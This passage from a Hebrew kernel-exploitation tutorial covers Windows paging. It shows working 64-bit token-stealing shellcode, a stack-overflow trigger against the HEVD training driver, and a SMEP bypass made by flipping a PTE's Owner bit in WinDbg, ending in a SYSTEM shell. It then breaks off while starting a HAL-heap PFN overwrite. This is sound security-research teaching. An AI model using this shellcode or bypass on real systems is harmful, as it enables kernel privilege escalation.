
במסגרת מאמר זה, נדון בניצול Paging תחת גרסות Windows נמוכות ב-Redstone 1, אבל אין פירוש הדבר שהשיטות שנציג לא רלוונטיות תחת גרסות חדשות יותר של מערכת ההפעלה - פשוט הניצול שלהן הוא פחות טריוויאלי, ודורש מאיתנו קודם למצוא את ה-Self-Ref Entry.


64-Bit Token Stealing Shellcode

בסעיף זה, נסטה מנושא המאמר על מנת להסביר כיצד נוכל לפתח ולקמפל את ה-Shellcode שניעזר בו לצורך גניבת ה-Access Token של SYSTEM על מנת לבצע הסלמת הרשאות. ניעזר ב-Shellcode שנציג כאן בהמשך המאמר, כאשר נדון בשיטות שונות לניצול Paging Entries.


לא נרחיב על המבנים עליהם ה-Shellcode מבוסס, מכיוון שכבר דנו בכך כשפיתחנו את ה-Shellcode בגרסה 32-ביט במאמר "Kernel Exploitation & Elevation of Privileges on Windows 7". במקום זאת, נציין את ההבדלים העיקריים: מעבר להבדלים הברורים של הסטים שונים ואוגרים שונים, קיים רק הבדל אחד ממשי, והוא שה-KPCR נמצא באוגר gs, ולא fs (כפי שהוא נמצא ב-32 ביט).

נתאר את אופן השימוש ב-Shellcode כחלק מפרויקט ב-Visual Studio אשר מכיל קוד High-Level, ב- 64 ביט. ראשית, נורה ל-Visual C לקמפל קבצי אסמבלי עם masm. ב-Solution Explorer, נלחץ על הפרויקט שלנו עם הלחצן הימני, ונבחר Build Dependencies ואז Build Customizations:






כעת, נוסיף את masm:



כעת, נוסיף לפרויקט קובץ עם סיומת .asm, ונוודא שה-Item Type שלו הוא "Microsoft Macro Assembler". נוכל לוודא זאת על ידי גישה לעמוד ה-Properties של ה-Item, תחת General, Item Type:



כעת, נוסיף את ה-Shellcode לקובץ ה-asm. להלן התוכן הסופי של הקובץ:

```
1  .code
2
3  ElevatePrivileges PROC
4      ; Find current process
5      mov rdx, gs:[188h]
6      mov r8, [rdx+220h]
7
8      mov r9, [r8+2f0h]     ; ActiveProcessLinks
9      mov rcx, [r9]
10 find_system:
11     mov rdx, [rcx-8]      ; UniqueProcessId
12     cmp rdx, 4
13     jz found_system
14     mov rcx, [rcx]
15     jmp find_system
16
17 found_system:
18     mov rax, [rcx+68h]    ; Token
19     and al, 0f0h
20     mov [r8+358h], rax
21
22     ; Recovery
23     xor rax, rax
24     add rsp, 28h
25     ret
26
27 ElevatePrivileges ENDP
28
29 END
30
```

ה-Recovery בסוף ה-Shellcode נמצא שם על מנת להתאים את עצמו ל-Stack Overflow ב-HEVD, עליו דיברנו גם במאמר המוזכר לעיל. ניתן לראות שבקובץ האסמבלי המכיל את ה-Shellcode, אנו מגדירים פונקציה בשם ElevatePrivileges, אשר מכילה את ה-Shellcode. אנו מגדירים את הפונקציה על מנת שנוכל לקרוא אליה מקוד High-Level (מכיוון ש-MSVC לא תומך ב-Inline Assembly ב-64 ביט).

כעת, נוסיף את ההצהרה על הפונקציה לאחד הקבצים בשפה ה-High-Level שבחרנו בעזרת extern. תחת C, ההצהרה תראה כך:

```
// Implemented in payload.asm
extern __int64 ElevatePrivileges();
```

תחת ++C, נצטרך להתחיל את ההצהרה ב-"C" extern.

כעת, נוכל להשתמש ב-ElevatePrivileges בתור פונקציה לכל דבר בקוד שלנו. בהמשך נראה כיצד אנו משתמש בה על מנת להעתיק את ה-Shellcode לעמודים חדשים, וגורמים לריצה של ה-Shellcode ב-Ring-0 בעזרת ניצול PTEs.

נציין שהיינו יכולים לחסוך את הטרחה הזו ולקמפל מראש את הפונקציה ופשוט להעתיק מערך בתים אשר מכיל את הקוד ולהוסיף לו הרשאות הרצה, אבל אז היינו צריכים לבצע את הפעולה הזאת בכל פעם שהיינו רוצים לערוך את ה-Shellcode. תצורת העבודה בה בחרנו מאפשרת עבודה דינמית יותר.

עוד נציין, שבמידה ונקמפל את הפרויקט במצב Debug, נרצה **לכבות** Incremental Linking על מנת למנוע מצב שבו חלקים שונים של ElevatePrivileges ימצאו בעמודים וירטואליים שונים. במצב Release, לא נצטרך לדאוג לכך.

ניצול מנגנון ה-Paging

הגענו לחלק הפיקנטי של המאמר - החלק שבו נדבר על איך אפשר לשבור דברים עם מנגנון ה-Paging שתיארנו עד כה ☺.

במהלך חלק זה של המאמר, נציג מספר רעיונות לשימוש במנגנון ה-Paging לניצול חולשות, בעיקר חולשות המערבות Write-What-Where ברמה כזו או אחרת. ברוב הדוגמות ניעזר ב-WinDbg בשלב זה או אחר על מנת לדמות את ניצול החולשה. אין לי כל כוונה לטעון שהרשימה של שיטות הניצול שאציג היא רשימה מכסה - המטרה היא להציג מספר רעיונות שמצאתי לנכון לכתוב עליהם במסגרת המאמר, ולפתח את מחשבת הקורא.

בסעיפים הבאים, נסקור שיטות ניצול שונות, מאוגדות לפי החולשה (או צירוף החולשות) שתחתיהן נוכל להשתמש בהן.

ניצול Stack-Overflow תחת SMEP עם Arbitrary-Bit-Toggling

התרחיש בו נדון בסעיף זה, הוא תרחיש שבו ניצבות לרשותנו שתי חולשות: האחת - Stack Overflow, והשנייה - הגדרת מצב (דולק/כבוי) של ביט בכתובת שרירותית. שתי החולשות הן One-Offs, כלומר נוכל להשתמש בכל אחת מהן רק פעם אחת. את ה-Stack Overflow נדמה בעזרת ה-Stack Overflow ב-HEVD, אותו סקרנו בעבר, ואת כיבוי הביט נדמה בעזרת WinDbg.

כזכור, ה-Stack Overflow ב-HEVD הוא טריוויאלי למדי: מדובר ב-memcpy של מידע בשליטת המשתמש, בגודל שהמשתמש קובע, לתוך Buffer שמוגדר על המחסנית. בגרסת 64-ביט של HEVD, נדרשים 0x808 בתים של "ג'אנק" לפני שנתחיל לדרוס את כתובת החזרה של ה-IOCTL Dispatch- ב-HEVD בו נמצא ה-Stack Overflow.

כאשר ניצלנו את החולשה תחת Windows 7 32-bit, הגדרנו בקוד שלנו פונקציה שכוללת בתוכה Shellcode שמבצע גניבת Access Token, ודרסנו את כתובת החזרה של הפונקציה בדרייבר עם הכתובת של הפונקציה שלנו. כך, הפונקציה שלנו רצה ב-Ring-0, ויכולנו לבצע את זממנו. ננסה לבצע את אותו הדבר, ב-Windows 10 1511 64-bit. לצורך כך, נממש פונקציית עזרת - tiggerStackOverflow - אשר מקבלת כתובת חזרה ומנצלת את ה-Stack Overflow ב-HEVD על מנת לגרום למעבד לנסות להריץ את הקוד שנמצא בכתובת שסיפקנו לפונקציה:

```
void triggerStackOverflow(unsigned long long returnAddress) {
    char data[0x800 + 0x8 + 0x8];

    memset(data, 0x41, sizeof(data) - 8);
    *(unsigned long long*)&data[sizeof(data) - 8] = returnAddress;

    sendIoctlCode(StackOverflow, data, sizeof(data));
}
```

נריץ את התכנית הבאה במכונה ונבחן את התוצאה:

```
int main() {
    triggerStackOverflow(&ElevatePrivileges);
    system("cmd.exe");
    return 0;
}
```

בעת הרצת התכנית, נוכל לראות ב-WinDbg שנגרם 0xFC Bugcheck - ATTEMPED_EXECUTE_OF_NOEXECUTE_MEMORY:

```
kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

ATTEMPTED_EXECUTE_OF_NOEXECUTE_MEMORY (fc)
An attempt was made to execute non-executable memory.  The guilty driver
is on the stack trace (and is typically the current instruction pointer).
When possible, the guilty driver's name (Unicode string) is printed on
the bugcheck screen and saved in KiBugCheckDriver.
Arguments:
Arg1: 00007ff6217116f0, Virtual address for the attempted execute.
Arg2: 25f0000023085025, PTE contents.
Arg3: ffffd001d90a3620, (reserved)
Arg4: 0000000080000005, (reserved)
```

הכתובת הוירטואלית שהתבצע ניסיון להריץ (Arg1) תואמת לכתובת בה מתחילה הפונקציה ElevatePrivileges. כמו כן, כפי שניתן לראות גם בעזרת pte! וגם בעזרת בחינת Arg2, ה-PTE של העמוד הרלוונטי דווקא מראה שהוא כן בר הרצה - ניתן לראות שהדגל E קיים:

```
kd> !pte ElevatePrivileges
                                           VA 00007ff6217116f0
PXE at FFFFF6FB7DBED7F8    PPE at FFFFF6FB7DAFFEC0    PDE at FFFFF6FB5FFD8858    PTE at FFFFF6BFFB10B888
contains 0270000033DAF867  contains 01100000287B0867  contains 012000001C5B1867  contains 25F0000023085025
pfn 33daf      ---DA--UWEV  pfn 287b0      ---DA--UWEV  pfn 1c5b1      ---DA--UWEV  pfn 23085      ----A--UREV
```

אז מדוע קרה ה-Bugcheck? הסיבה לכך היא SMEP - **S**upervisor-**M**ode **E**xecution **P**revention. כבר דיברנו על SMEP בעבר, במאמר "[Kernel Exploitation using GDI Objects](#)", ולכן נתאר את ההגנה בקצרה: מדובר בהגנה שמונעת הרצה של קוד ששייך ל-User להיות מורץ על ידי ה-Supervisor. ההגנה הזו מונעת Stack Smashing של פונקציות שרצות ב-Supervisor-Mode (Ring-0) - לא נוכל לגרום לפונקציה קרנלית לחזור לפונקציה ששייכת ל-User. אם הביט ה-20 באוגר CR4 דולק, SMEP מופעל. נראה שאכן SMEP מופעל במכונה שלנו:


```
kd> .formats @cr4
Evaluate expression:
  Hex:     00000000`001506f8
  Decimal: 1378040
  Octal:   0000000000000005203370
  Binary:  00000000 00000000 00000000 00000000 00000000 00010101 00000110 11111000
```

כפי שניתן לראות, SMEP אכן מופעל. SMEP מופעל כברירת מחדל בכל מערכת 64-ביט מודרנית. כלומר, על מנת לנצל את ה-Stack Overflow, עלינו לעקוף את SMEP.

קיימים מספר דרכים לעקיפת SMEP, רובן מסתמכות על ROP, אבל על מנת להשתמש ב-ROP, על כל הכתובות שבהן נשתמש להיות שייכות ל-Kernel, ומכיוון שקיים KASLR, נצטרך Info-Leak על מנת למצוא את הכתובות של הגאדג'טים שלנו. כמו כן, רוב ה-ROP chains לעקיפת SMEP מסתמכים בביצוע ROP שיגרום לכיבוי הביט ה-20 ב-CR4. הבעיה היא, שבמידה ויתבצע Context-Switch במהלך הרצת ה-Shellcode שלנו, הערך של CR4 יטען מחדש ו-SMEP יופעל שוב במהלך הרצת ה-Shellcode שלנו, מה


שיוביל ל-Bugcheck, כך שגם ROP chain שמכבה את הביט ה-20 ב-CR4 מצריך עבודה נוספת על מנת להפוך את האקספלויט שלנו ליציב.

פתרון אחר לעקיפת SMEP מתבסס על Page Tables: כאמור, SMEP מונה הרצת קוד ששייך ל-User ב-Supervisor-Mode. על מנת לבצע זאת, SMEP מתבסס על איברי המיפוי - ה-PXE, ה-PPE, ה-PDE וה-PTE - הרלוונטיים לכתובת הוירטואלית אותה אנו מנסים להריץ. במקרה שלנו, ניתן היה לראות (בעזרת pte!) שכל מבני המיפוי מציינים שהמידע אליו הם מתייחסים שייך ל-User (ה-Owner-Bit דולק, WinDbg נותן על כך חיווי בעזרת הצגת האות 'U' בדגלים שמופיעים מתחת לתוכן של ה-P*E), כך SMEP ידע למנוע מאיתנו להריץ את הקוד שלנו. אבל מה אם נוכל לערוך את איברי המיפוי הרלוונטיים לכתובת שלנו, כך שה-Owner-Bit יהיה כבוי, מה שמסמל שהדף שייך ל-Supervisor (ל-Kernel)? במצב כזה, מבחינת המעבד, מרחב הכתובות הוירטואלי של התכנית יראה כך (התמונה לקוחה מ-coresecurity):



בצורה הזו, המעבד **לא** יעלה חריגה, ונוכל לחזור לעמוד שכיבינו לו את ביט ה-Owner מפונקציה קרנלית מבלי שנצטרך לדאוג מ-SMEP, או מ-Context-Switch-ים.

השאלה הבאה שעלינו לשאול היא: האם עלינו לכבות את ביט ה-Owner בכל אחד מאיברי המיפוי הרלוונטיים לכתובת שלנו? אם התשובה היא כן - אנו ניצבים בבעיה. מעבר לעובדה שכבר לא נוכל לעשות זאת עם פרימיטיב One-Off, גם נצטרך לדאוג שה-Shellcode שלנו לא יהיה ממופה בעזרת אותו PXE כמו שאר הקוד שלנו, מפני שאז שאר הקוד שלנו לא יוכל לרוץ כשנחזור ל-Ring-3.



למזלנו, כפי שאלכס יונסקו הראה ב-Infiltrate 2015, מספיק לערוך רק מבנה P*E אחד על מנת לרמות את SMEP, כלומר מספיק שנכבה את ביט ה-Owner ב-PTE שלנו - דבר אשר ישפיע רק על עמוד זיכרון אחד - על מנת שנוכל לחזור לקוד מ-Ring-0:

Just one P*E structure is needed

Because of this, it means that even in a **512GB** address range which is user-mode, and within a **1GB** block that is user-mode, and a **2MB** region that is user-mode, a **single** "**Supervisor**" **4KB** page will **bypass SMEP**

This makes **Write-what-where** vulnerabilities combined with PTE editing an even better deal

- If we didn't have memory corruption (i.e.: a more standard **Write-what-where**), a single edit at a known **PTE_BASE+PteIndex** offset would be enough to **bypass** SMEP.
- Can easily be done **remotely** as **PTE_BASE** is **known**

כאמור, את פרימיטיב כיבוי/הדלקת הביט נדמה בעזרת WinDbg. ניעזר בתכנית הבאה על מנת להדגים את שיטת הניצול:

```
int main() {
    unsigned long long pteAddress = 0;
    unsigned long oldProtect = 0;

    void* address = VirtualAlloc((void*)0x1000000, 0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
    memcpy(address, &ElevatePrivileges, 0x50);
    VirtualProtect(address, 0x1000, PAGE_EXECUTE_READ, &oldProtect);

    pteAddress = GetPteAddress(address);
    DebugBreak();
    // .reload /f HEVD.sys; bp HEVD!TriggerStackOverflow
    triggerStackOverflow(address);
    system("cmd.exe");
    return 0;
}
```

נסביר את הקוד: תחילה, אנו מקצים עמוד זיכרון בכתובת נמוכה יחסית. הרעיון הוא שה-PTE של העמוד לא ישמש אף קטע קוד אחר בקוד שלנו, כך ששאר הקוד יוכל לרוץ באופן תקין ב-Ring-3. לאחר מכן, אנו מעתיקים את ה-Shellcode שלנו לעמוד החדש, והופכים את העמוד ל-Executable. נחלץ את הכתובת של ה-PTE הרלוונטי לכתובת ונגרום ל-breakpoint. בשלב זה, ב-WinDbg, נכבה את ביט ה-Owner ב-PTE שאת הכתובת שלו שמרנו לתוך pteAddress. לאחר מכן, ננצל את HEVD!TriggerStackOverflow ונגרום לו לחזור לכתובת 0x1000000 (הכתובת שמיפינו בתחילת הקוד ובה מיקמנו את ה-Shellcode שלנו). לבסוף, נריץ cmd.exe על מנת שנוכל להראות שהצלחנו "לשדרג" את עצמנו ל-System. נקמפל ונריץ את התכנית במכונה.

לאחר שה-Breakpoint יקפוץ ב-WinDbg, נמקם bp ב-HEVD!TriggerStackOverflow, ונבחן את ה-PTE:

```
kd> .reload /f HEVD.sys; bp HEVD!TriggerStackOverflow
kd> dv /v
0000006c`60ddf598      pteAddress = 0xfffff680`00008000
0000006c`60ddf5b4      oldProtect = 4
0000006c`60ddf5d8         address = 0x00000000`01000000
kd> dt nt!_MMPTE_HARDWARE 0xfffff680`00008000
   +0x000 Valid            : 0y1
   +0x000 Dirty1           : 0y0
   +0x000 Owner            : 0y1
   +0x000 WriteThrough     : 0y0
   +0x000 CacheDisable     : 0y0
   +0x000 Accessed         : 0y1
   +0x000 Dirty            : 0y0
   +0x000 LargePage        : 0y0
   +0x000 Global           : 0y0
   +0x000 CopyOnWrite      : 0y0
   +0x000 Unused           : 0y0
   +0x000 Write            : 0y0
   +0x000 PageFrameNumber  : 0y000000000000000000101100000100000110 (0x2c106)
   +0x000 reserved1        : 0y0000
   +0x000 SoftwareWsIndex  : 0y01010110011 (0x2b3)
   +0x000 NoExecute        : 0y0
```

כפי שניתן לראות, ביט ה-Owner דולק, כלומר העמוד שייך ל-User. נכבה את הביט בעזרת WinDbg:

```
kd> db 0xfffff680`00008000 L1
fffff680`00008000  25                                               %
kd> eb 0xfffff680`00008000 21
kd> dt nt!_MMPTE_HARDWARE 0xfffff680`00008000
   +0x000 Valid            : 0y1
   +0x000 Dirty1           : 0y0
   +0x000 Owner            : 0y0
   +0x000 WriteThrough     : 0y0
   +0x000 CacheDisable     : 0y0
   +0x000 Accessed         : 0y1
   +0x000 Dirty            : 0y0
   +0x000 LargePage        : 0y0
   +0x000 Global           : 0y0
   +0x000 CopyOnWrite      : 0y0
   +0x000 Unused           : 0y0
   +0x000 Write            : 0y0
   +0x000 PageFrameNumber  : 0y000000000000000000101100000100000110 (0x2c106)
   +0x000 reserved1        : 0y0000
   +0x000 SoftwareWsIndex  : 0y01010110011 (0x2b3)
   +0x000 NoExecute        : 0y0
```

כעת, אם נבחן את הכתובת הוירטואלית של ה-Shellcode שלנו בעזרת pte!, נוכל לראות שה-PTE מראה שהעמוד שייך ל-Kernel, WinDbg מראה זאת בעזרת האות K:

```
kd> !pte 01000000
                                           VA 0000000001000000
PXE at FFFFF6FB7DBED000    PPE at FFFFF6FB7DA00000    PDE at FFFFF6FB40000040    PTE at FFFFF68000008000
contains 00D0000027DD0867  contains 2B1000001D204867  contains 2B20000062105867  contains 2B3000002C106021
pfn 27dd0     ---DA--UWEV  pfn 1d204     ---DA--UWEV  pfn 62105     ---DA--UWEV  pfn 2c106     ----A--KREV
```

נמשיך את ההרצה. הפעם, יקפוץ לנו ה-Breakpoint שמיקמנו ב-HEVD!TriggerStackOverflow. נמשיך עד סוף הפונקציה ונראה שאכן הצלחנו לדרוס את כתובת החזרה של הפונקציה עם הכתובת בה מיקמנו את ה-Shellcode.

כמו כן נבצע Single-Stepping בתחילת ה-Shellcode על מנת לראות שלא מתרחשת חריגה:

```
kd> g
Breakpoint 0 hit
HEVD!TriggerStackOverflow:
0010:fffff801`89895640 48895c2408      mov     qword ptr [rsp+8],rbx
kd> pt
HEVD!TriggerStackOverflow+0xc8:
0010:fffff801`89895708 c3              ret
kd> k 1
 # Child-SP          RetAddr           Call Site
00 ffffd001`d48867a8 00000000`01000000 HEVD!TriggerStackOverflow+0xc8 [c:
kd> t
0010:00000000`01000000 65488b142588010000 mov   rdx,qword ptr gs:[188h]
kd> p
0010:00000000`01000009 4c8b8220020000  mov     r8,qword ptr [rdx+220h]
kd> p
0010:00000000`01000010 4d8b88f0020000  mov     r9,qword ptr [r8+2F0h]
```

נמשיך את הריצה ונריץ whoami ב-cmd.exe שיפתח:

```
C:\Exploit>pte-overwrite.exe
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Exploit>whoami
nt authority\system

C:\Exploit>exit

C:\Exploit>whoami
desktop-kv4a9l1\test

C:\Exploit>
```


כפי שניתן לראות, ב-cmd.exe שרץ מתוך pte-overwrite.exe, היינו SYSTEM, וכשיצאנו מ--pte-overwrite.exe, חזרנו להרשאות רגילות, כלומר הצלחנו לנצל Stack Overflow תוך שרימינו את SMEP בעזרת דריסת ביט ה-Owner ב-PTE.

נציין שבמהלך הניצול, יכולנו להריץ קוד שרירותי ב-Ring-0. יכולת זו חזקה בהרבה מפרימיטיבי קריאה/כתיבה, בהם התעסקנו במאמרים הקודמים.

HAL Heap & Arbitrary-Overwrites

בסעיף הקודם, ראינו כיצד בעזרת עריכת הדגלים של PTE מסוים יכולנו לנצל Stack Overflow תחת SMEP, על מנת להשיג הרצת קוד ב-Ring-0. בסעיף זה, נתאר כיצד נוכל להשיג הרצת קוד ב-Ring-0 בעזרת דריסת ה-PFN ב-PTE מסוים, מבלי להיעזר בחולשה נוספת.

במאמרים האחרונים בנושא Kernel Exploitation, נעזרנו רבות בעובדה שהכתובת הוירטואלית של ה-Heap של ה-HAL היא קבועה (עד Redstone 2). ראינו שב-Heap יש מספר מצביעים לפונקציות בהיסטים קבועים, וניצלנו את העובדה שאחד המצביעים הוא מצביע לפונקציה ב-ntos. עובדה שלא נעזרנו בה היא, שגם הכתובת **הפיזית** של ה-Heap היא קבועה, והיא 0x1000, או PFN 0x1.



במידה ונוכל לערוך את ה-PFN של PTE מסוים, אשר משמש למיפוי עמוד שבבעלות המשתמש, נוכל לגרום לו להצביע על הכתובת הפיזית 0x1000. כך, נוכל לקרוא את כל המידע שב-Heap, כולל את המצביעים לפונקציות, אבל גם נוכל לכתוב באופן שרירותי ל-Heap. כפי שנראה בהמשך, יש לא מעט דברים שנוכל לעשות במצב כזה, אך תחילה נדמה אותו בעזרת WinDbg.

ניעזר בתכנית הבאה:

```
int main() {
    unsigned long long pteAddress = 0;
    void* address = VirtualAlloc((void*)0x1000000, 0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
    memcpy(address, "HELLO WORLD!", 13);
    DebugBreak();
    return 0;
}
```


נריץ את התכנית במכונה. נבחן בעזרת WinDbg את ה-PTE הקשור לכתובת 0x1000000:

```
kd> dc 0x1000000
00000000`01000000  4c4c4548 4f57204f 21444c52 00000000  HELLO WORLD!....
00000000`01000010  00000000 00000000 00000000 00000000  ................
00000000`01000020  00000000 00000000 00000000 00000000  ................
00000000`01000030  00000000 00000000 00000000 00000000  ................
00000000`01000040  00000000 00000000 00000000 00000000  ................
00000000`01000050  00000000 00000000 00000000 00000000  ................
00000000`01000060  00000000 00000000 00000000 00000000  ................
00000000`01000070  00000000 00000000 00000000 00000000  ................
kd> !pte 0x1000000
                                           VA 0000000001000000
PXE at FFFFF6FB7DBED000    PPE at FFFFF6FB7DA00000    PDE at FFFFF6FB40000040    PTE at FFFFF68000008000
contains 00D0000024790867  contains 2B100000377F3867  contains 2B20000027574867  contains AB300000247F5867
pfn 24790     ---DA--UWEV  pfn 377f3     ---DA--UWEV  pfn 27574     ---DA--UWEV  pfn 247f5     ---DA--UW-V

kd> !dc 247f5000
#247f5000 4c4c4548 4f57204f 21444c52 00000000 HELLO WORLD!....
#247f5010 00000000 00000000 00000000 00000000 ................
#247f5020 00000000 00000000 00000000 00000000 ................
#247f5030 00000000 00000000 00000000 00000000 ................
#247f5040 00000000 00000000 00000000 00000000 ................
#247f5050 00000000 00000000 00000000 00000000 ................
#247f5060 00000000 00000000 00000000 00000000 ................
#247f5070 00000000 00000000 00000000 00000000 ................
```

כפי שניתן לראות, ה-PFN של ה-PTE עבור הכתובת 0x1000000 הוא 0x247F5, כך שהכתובת הוירטואלית הנ"ל ממופת לכתובת הפיזית 0x247F5000. נבחן את הכתובות הפיזיות והוירטואליות של ה-Heap של ה-HAL בהיסט 0x4A0 בתים - שם יושב ה-HalpInterruptController אשר מכיל מצביעים לפונקציות:

```
kd> ?poi(hal!HalpInterruptController)
Evaluate expression: -3144512 = ffffffff`ffd004c0
kd> dq ffffffff`ffd004c0 L8
ffffffff`ffd004c0  ffffffff`ffd00700 fffff800`b3061130
ffffffff`ffd004d0  ffffffff`ffd00608 00000000`00000028
ffffffff`ffd004e0  fffff800`b30236c0 fffff800`b3020fb0
ffffffff`ffd004f0  fffff800`b302b4a0 fffff800`b302b8c0
kd> !dq 14c0 L8
#    14c0 ffffffff`ffd00700 fffff800`b3061130
#    14d0 ffffffff`ffd00608 00000000`00000028
#    14e0 fffff800`b30236c0 fffff800`b3020fb0
#    14f0 fffff800`b302b4a0 fffff800`b302b8c0
```

כפי שרואים, הכתובת של ה-Heap של ה-HAL (0xFFFFFFFF`FFD00000) אכן ממופת לכתובת הפיזית 0x1000.



כעת, נערוך את ה-PFN של ה-PTE שנמצא בכתובת 0xFFFFF680`00008000, כך שיצביע לכתובת הפיזית 0x1000, וננסה לקרוא שוב מהכתובת הוירטואלית אליה הוא מתייחס:

```
